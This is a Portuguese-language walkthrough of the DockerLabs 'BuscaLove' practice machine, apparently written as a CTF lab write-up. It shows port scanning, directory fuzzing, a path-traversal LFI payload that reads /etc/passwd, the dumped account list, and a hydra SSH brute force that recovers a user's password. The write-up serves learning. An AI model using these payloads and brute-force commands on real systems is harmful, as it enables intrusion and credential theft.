maq.buscalove

DockerLabs BuscaLove

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.


Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES


nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn

Verificando as portas podemos ver que temos duas postas abertas a 22 e a 80.





Podemos ver que a porta *22* e a porta *80* estão abertas , correspondendo ao serviço *SSH* e *HTTP* .
Vamos obter os subdiretórios existentes na página web para podermos visualizar outras páginas que nos possam fornecer mais informações. Como a revisão do código-fonte da página e o uso do comando *ffuf* para realizar o fuzzing não detectaram novas páginas, usaremos um comando semelhante chamado *gobuster* , com o qual obteremos as páginas existentes em diferentes formatos. Nesse caso, vamos procurar aqueles que possuem extensão . *HTML* , . *php* , . *sh*, .txt e . *py* .

gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html,py,.css



Vemos que existe um subdiretório web chamado *wordpress* , então vamos visualizar seu conteúdo na web.






Este site possui uma vulnerabilidade do tipo LFI (*Local File Inclusion*), que consiste em o usuário poder acessar e visualizar o conteúdo dos arquivos locais no

servidor a partir do site, portanto, se usarmos Path Traversal para escrever No mecanismo de busca por trás do caminho temos a string de texto " *?love=../../../../../../etc/passwd* ", podemos visualizar o conteúdo do arquivo passwd, que é usado no Linux para armazenar as principais informações de cada conta (nome de usuário, grupo, ID de usuário, ID de grupo, etc.).
Isto é o que nos é mostrado no arquivo localizado em / etc/passwd:

wfuzz -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://172.18.0.2/wordpress/index.php?FUZZ=../../../../../etc/passwd" --hc 404 --hl 40

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.buscalove]
└─# wfuzz -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://172.18.0.2/wordpress/index.php?FUZZ=../../../../../../etc/passwd" --hc 404 --hl 40

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.18.0.2/wordpress/index.php?FUZZ=../../../../../../etc/passwd
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002045:   200        66 L     148 W      2319 Ch     "love"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 17231
Filtered Requests: 17230
Requests/sec.: 0
```



Mi página web

Acerca de mí

Aquí puedes poner información sobre ti, tu sitio web o lo que quieras compartir con los visitantes.

Ejemplo de párrafo de contenido principal.


Otro párrafo de ejemplo.

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:101::/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin sshd:x:101:65534::/run/sshd:/usr/sbin/nologin pedro:x:1001:1001::/home/pedro:/bin/bash rosa:x:1002:1002::/home/rosa:/bin/bash

Barra lateral


- Enlace 1
- Enlace 2
- Enlace 3

© 2024 Mi página web




vamos usar o hydra para quebrar a senha ssh

hydra -l rosa -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2:22 -t 64



usuário: **rosa**
senha: **lovebug**


ssh rosa@172.18.0.2



